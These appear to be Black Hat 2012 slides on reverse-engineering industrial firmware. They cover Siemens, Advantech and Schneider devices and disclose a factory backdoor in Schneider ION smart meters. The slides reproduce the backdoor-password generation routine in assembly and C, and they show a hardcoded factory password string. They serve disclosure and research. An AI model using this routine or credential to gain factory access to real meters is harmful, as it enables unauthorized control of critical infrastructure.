
000000	68 00 01 00	15 53 49 4D	41 54 49 43	2D 4E 45 54	20 46 57 2D	4C 6F 61 64	h....SIMATIC-NET FW-Load
000018	65 72 00 00	00 00 00 0F	53 63 61 6C	61 6E 63 65	20 58 32 30	30 52 54 1F	er.....Scalance X200RT.
000030	36 47 4B 35	32 30 36 2D	31 42 42 30	30 2D 32 41	41 33 0D 0A	46 6C 61 73	6GK5206-1BB00-2AA3..Flas
000048	68 20 53 32	39 47 4C 0E	76 78 57 6F	72 6B 73 2E	4C 41 44 00	00 00 00 02	h S29GL.vxWorks.LAD.....
000060	00 00 00 00	00 00 00 FF	00 00 00 00	00 00 00 00	1C 3D 24 00	7F 45 4C 46	.....=\$.ELF
000078	01 01 01 61	00 00 00 00	00 00 00 00	02 00 28 00	01 00 00 00	00 00 C0 00	...a.....(.....
000090	34 00 00 00	54 3C 24 00	00 00 00 00	34 00 20 00	01 00 28 00	05 00 04 00	4...T-<\$.....4. ...(<.....
0000A8	01 00 00 00	58 00 00 00	00 00 C0 00	00 00 C0 00	CC 3B 24 00	48 D8 25 00	....X.....;\$<.H.%
0000C0	07 00 00 00	08 00 00 00	00 00 00 00	0D C0 A0 E1	10 D8 2D E9	04 B0 4C E2	.....-...L
0000D8	14 D0 4D E2	01 3A A0 E3	08 30 83 E2	14 30 0B E5	BF 38 A0 E3	0F 3A 83 E2	..M.:...0...0...8...:..
0000F0	18 30 0B E5	68 30 9F E5	68 20 9F E5	03 30 62 E0	1C 30 0B E5	9B 20 00 EB	.0..h0..h ...0b..0... ..
000108	54 30 9F E5	FD 24 E0 E3	02 26 42 E2	02 00 53 E1	10 00 00 8A	18 20 4B E2	T0...\$...&B...S..... K.
000120	1C 30 4B E2	2E 16 A0 E3	00 10 8D E5	02 16 A0 E3	04 10 8D E5	01 0A A0 E3	.0K.....
000138	02 10 A0 E1	24 20 9F E5	A4 19 00 EB	00 30 A0 E1	00 00 53 E3	00 00 00 0A	....\$ .....0....S.....
000150	02 00 00 EA	14 40 1B E5	0F E0 A0 E1	04 F0 A0 E1	10 A8 1B E9	CC 3B E4 00	.....@.....;..
000168	C8 82 C0 00	56 78 57 6F	72 6B 73 00	35 2E 35 2E	31 00 00 00	56 78 57 6F	....VxWorks.5.5.1...VxWo
000180	72 6B 73 35	2E 35 2E 31	00 00 00 00	53 65 70 20	31 36 20 32	30 31 31 2C	rks5.5.1....Sep 16 2011,
000198	20 31 33 3A	34 32 3A 32	32 00 00 00	0D C0 A0 E1	00 D8 2D E9	04 B0 4C E2	13:42:22.....-...L





# Symbols



# VxWorks WindWeb



SIGNATURE	OWOWOWOWO..
HEADER	<u>Compressed/Plain+NFiles</u>
FILE ENTRIES	<u>Name+Lenght+Offset</u>
FILE DATA	<u>Compressed or Plain</u>



# ADVANTECH EKI-1528



## Demo time!

- 1.- Custom Redboot - LZ0
- 2.- Reconstruct Partial Symbols
- 3.- Decompress ramdisk
- 4.- Emulate binaries by using qemu



## Emulate binaries

- Enlarge your...ramdisk
  - We need to copy qemu-arm binary so..
  - Create a new one with a larger size (mknod+mkfs+mount)
  - Copy original ramdisk into the new one
  - Umount + dd = suitable ramdisk for emulating binaries
- Setup cross-compile environment
- Compile qemu (static) to support user-mode emulation
- Enable additional executable formats in the kernel (binfmt)
- Copy ramdisk '/lib' to '/usr/gnemul/qemu-src'
- Mount new 'ramdisk', copy qemu-{arch} and chroot it
- qemu-{arch} -g (remote gdb)
- Enjoy!







# Schneider - Powerlogic ION Smart Meters



- Documentation [OK]
- Firmware Backdoor [OK]
- Software Backdoor [OK]
- Remote access [OK]
- Confidential documents exposed [OK]



- Revenue Smart Meters - Locked from factory
- Regular Login → basic functionality
- **Factory Login** 



Factory access is restricted to Schneider Electric Technical Support, and should only be enabled when requested by Schneider Electric authorized personnel.



# Reversing the firmware

- From SRECORD to Binary

```
PML: Fri Mar 23 11:45:52 2007
PML: Device = 7550
PML: Firmware Version = 7550V331
PML: TriggerTime = 50000
PML: CRCTime = 90000
CRC16: 0x3cec, 0xff800000, 0xff90c71e
S006000004844521B
S355FF800000380000003D60FF75382B00003DA0FF7139AD918C3C40FF413842C920380
S355FF8000503C608000388000808001000C7C0803A6382100084800351C9421FFF07C0
S355FF8000A093C1000893E1000C900100143BE280103FFF00407FFEFB784BFFFF7D815
```

- Rebase

```
lis    %r12, unk_FF40C800@h
ori    %r12, %r12, unk_FF40C800@l
```

- Detect functions
- Rebuild symbols – no symbol table but...

```
[S] ROM:0000... 00000030  C    inflate 1.1.3 Copyright 1995-1998 Mark Adler
```

```
[S] ROM:0000... 00000033  C    malloc: fatal error: malloc list is corrupted\n
```















# Rebuild symbols by matching c to assembly

```


/*      Implementation module : Malloc.c

      Copyright 1989 Diab Data AB, Sweden

      Description :
      Implementation of libc functions
      void *Malloc(size_t size)
      void *calloc(size_t nmemb, size_t size)
      void Free(void *ptr)
      int mallopt(int, int)
      struct mallinfo mallinfo()
  
```

Function name	▲ Segment	Start	Length
 _STI__05__malloc	ROM	FF40380C	00000074
 _STI__15__malloc	ROM	FF403880	00000024
 __free	ROM	FF403F04	000001B4
 __init	ROM	FF4049E0	00000024
 __insert	ROM	FF403A18	00000024
 __malloc	ROM	FF403C00	00000248
 __malloc_check_fn	ROM	FF4038A4	000000C0
 __mallopt_fix	ROM	FF403B3C	000000C4
 calloc	ROM	FF403EA8	0000005C
 free	ROM	FF4040B8	00000050
 get_more	ROM	FF403A3C	00000100
 inflate	ROM	FF40050C	00000568
 mall_init	ROM	FF403964	000000B4
 malloc	ROM	FF403E48	00000060

# Image → Boot Loader + Compressed OS




addi	%r3, %sp, 0x48+var_40	005BF8	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF						
li	%r4, 2	005C10	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF						
bl	inflate	005C28	FF	FF	FF	FF	FF	FF	FF	78	DA	AC	BD	0D	78	54	D5	B5	37	BE	E7	23	98	E0	70

```
loc_FF40024C:
addi    %r3, %sp, 0x48+var_40
bl      sub_FF400310
bl      sub_FF4036B4
ba      0xFF800000    # entry point
# End of function sub_FF400174
```

# Extracted file → Decompressed Smart Meter OS

```
ROM:FF800000 loc_FF800000:                                # DATA XREF: sub_FF8282F0+34jo
ROM:FF800000                                           # sub_FF8282F0+38jo ...
ROM:FF800000     lis    %r11, -0xFDF # 0xF0208220
ROM:FF800004     addi   %sp, %r11, -0x7DE0 # 0xF0208220
ROM:FF800008     lis    %r13, -0xFFD # 0xF0037E20
ROM:FF80000C     addi   %r13, %r13, 0x7E20 # 0xF0037E20
ROM:FF800010     lis    %rtoc, ((byte_FFA79B40+0x10000)@h)
ROM:FF800014     addi   %rtoc, %rtoc, -0x64C0 # byte_FFA79B40
ROM:FF800018     li     %r0, 0
ROM:FF80001C     stwu   %r0, -0x40(%sp)
ROM:FF800020     bl     sub_FFA6AE2C
ROM:FF800024     b      sub_FFA69158
ROM:FF800028     # -----
ROM:FF800028     bl     sub_FF8000CC
```





# Sure, a backdoor password. Ok. Wait... what ?!

```
ROM:FF92E... 00000022 C Setting backdoor password to: %u\n
```

```

addi    %r3, %r31, 0
bl      strlen
cmpwi   %r3, 0xE
bne     loc_FF924C88
lis     %r26, -0xFDF # 0xF02086CE
addi    %r26, %r26, -0x7932 # 0xF02086CE
addi    %r3, %r26, 0
addi    %r4, %r31, 0
li      %r5, 0xF
bl      strncpy # r3 buffer | r4 serial | r5 length
lis     %r3, ((aS_16+0x10000)@h) # "%s\n"
addi    %r3, %r3, -0x135B # aS_16
addi    %r4, %r26, 0
bl      printf
addi    %r3, %r31, 0
bl      generate_password
bl      sub_FF9C6878
bl      sub_FF9C686C
addi    %r4, %r3, 0
lis     %r3, ((aSettingBackdoo+0x10000)@h) # "Setting backdoor password to: %u\n"
addi    %r3, %r3, -0x1357 # aSettingBackdoo
bl      printf

```

← Serial len ?

```

Serial#: MI-0[REDACTED]-01
login: [REDACTED]

```


Serial == 0xE bytes



```
generate_password:
```

```
.set var_10, -0x10  
.set var_C, -0xC  
.set var_8, -8  
.set var_4, -4  
.set arg_4, 4
```

```
mflr    %r0  
addi    %r4, %r3, 0  
stwu    %sp, -0x18(%sp)  
li      %r3, 0  
stw     %r0, 0x18+arg_4(%sp)  
stw     %r3, 0x18+var_4(%sp)  
stw     %r3, 0x18+var_8(%sp)  
stw     %r3, 0x18+var_C(%sp)  
stw     %r3, 0x18+var_10(%sp)  
addi    %r3, %sp, 0x18+var_10  
li      %r5, 0x10  
bl      strncpy          # r3 buffer | r4 serial | r5 length  
lis     %r3, [redacted]@h # "seed!"  
addi    %r3, %r3, [redacted]@l # "seed!"  
addi    %r4, %sp, 0x18+var_10  
bl      compute_hash  
lwz     %r0, 0x18+arg_4(%sp)  
mtlr    %r0  
addi    %sp, %sp, 0x18  
blr
```



```

compute_hash:                                     # CODE XREF: generate_password+3C|p
.set var_4, -4

        stwu    %sp, -0x10(%sp)
        li     %r12, 0x1B
        mtctr  %r12
        stw    %r31, 0x10+var_4(%sp)
        lwz   %r31, 0(%r3)
        lwz   %r5, 0(%r4)
        lwz   %r6, 0xC(%r4)
        lwz   %r7, 8(%r4)
        lwz   %r3, 4(%r3)
        lis   %r8, -0x61A9 # 0x9E5779B9
        lwz   %r4, 4(%r4)
        li    %r9, 0
        ori   %r8, %r8, 0x79B9 # 0x9E5779B9

loc_FF98039C:                                     # CODE XREF: compute_hash+78|j
        add    %r9, %r9, %r8
        slwi  %r11, %r3, 4
        add   %r11, %r11, %r5
        add   %r10, %r3, %r9
        srwi  %r12, %r3, 5
        xor   %r11, %r11, %r10
        add   %r12, %r12, %r4
        xor   %r11, %r11, %r12
        add   %r31, %r31, %r11
        slwi  %r10, %r31, 4
        add   %r10, %r10, %r7
        add   %r12, %r31, %r9
        srwi  %r11, %r31, 5
        xor   %r10, %r10, %r12
        add   %r11, %r11, %r6
        xor   %r10, %r10, %r11
        add   %r3, %r3, %r10
        bdnz  loc_FF98039C
        lis   %r12, 0x5F5 # 0x5F5E100
        ori   %r12, %r12, -0x1F00 # 0x5F5E100
        divwu %r0, %r31, %r12
        mullw %r0, %r0, %r12
        subf  %r3, %r0, %r31
        lwz   %r31, 0x10+var_4(%sp)
        addi  %sp, %sp, 0x10
        blr

```

```
unsigned int generateBackdoorPwd(char* szMagic, char* szSerial)
{

    unsigned int v5;
    unsigned int v6;
    unsigned int v7,v8;
    unsigned int a1,a2,a3,a4;
    unsigned int password;

    int i;

    v7 = 0;
    v6 = *(unsigned int *)szMagic;
    v5 = *(unsigned int *)(szMagic + 4);

    a1 = *(unsigned int *)(szSerial + 4);
    a2 = *(unsigned int *)szSerial;
    a3 = *(unsigned int *)(szSerial + 0xC);
    a4 = *(unsigned int *)(szSerial + 8);

    v8 = 0x9E5779B9;

    for( i = 27; i > 0; --i)
    {
        v7 += v8;
        v6 += (a1 + (v5 >> 5)) ^ (v7 + v5) ^ (a2 + 16 * v5);
        v5 += (a3 + (v6 >> 5)) ^ (v7 + v6) ^ (a4 + 16 * v6);
    }

    password = v6 % 0x5F5E100;

    return password;
}
```







Behind the Scenes



# Schneider decided to implement a backdoor but ...why?

- First step was taking a look at IONSetup.exe

Address	Length	Type	String
"..." .data:007E...	00000035	C	Logged in at user level. Attempting factory access.
"..." .data:007E...	00000007	C	Login\n
"..." .data:007E...	0000000E	C	Factory Login
"..." .data:007E...	0000000E	C	Factory Login
"..." .data:007E...	00000009	C	pml1998\n
"..." .data:007E...	00000012	C	Factory Password:
"..." .data:007E...	00000005	C	%ld\n
"..." .data:007E...	00000017	C	Factory Access Granted
"..." .data:007E...	00000020	C	Unable to access factory level.
"..." .data:007E...	00000021	C	No response to sending password.
"..." .data:007E...	00000029	C	No response to sending factory password.
"..." .data:007E...	00000027	C	Unable to obtain factory login prompt.
"..." .data:007E...	00000026	C	No response to factory login request.
"..." .data:007E...	00000036	C	Logged in at factory level. Switching to debug mode.

It turns out there is a backdoor also in the software :)

- Demo time!



Then I googled 'pml1998' and...

- **First result was an open ftp server containing confidential documentation from the vendor**
- **Some of those documents were detailing the backdoor functionality**



1. ICS-CERT and Schneider were informed.
2. After few hours, the ftp was closed and Google removed it from the cache as well.
3. Schneider acknowledged the backdoor.
4. A new set of firmwares is ready and some of them are being already deployed.
5. Forever - DAY.



## CONCLUSIONS

1. I hope someone can use this info to better secure their devices.
2. I hope someone can use this info to research into other devices.
3. I hope someday both of them share that research somewhere :)



**Thank you so much for coming...have fun!**

**rubens (at) ioactive (dot) com**

**@reversemode**







**blackhat**  
USA 2012

**Please complete the Speaker Feedback Surveys**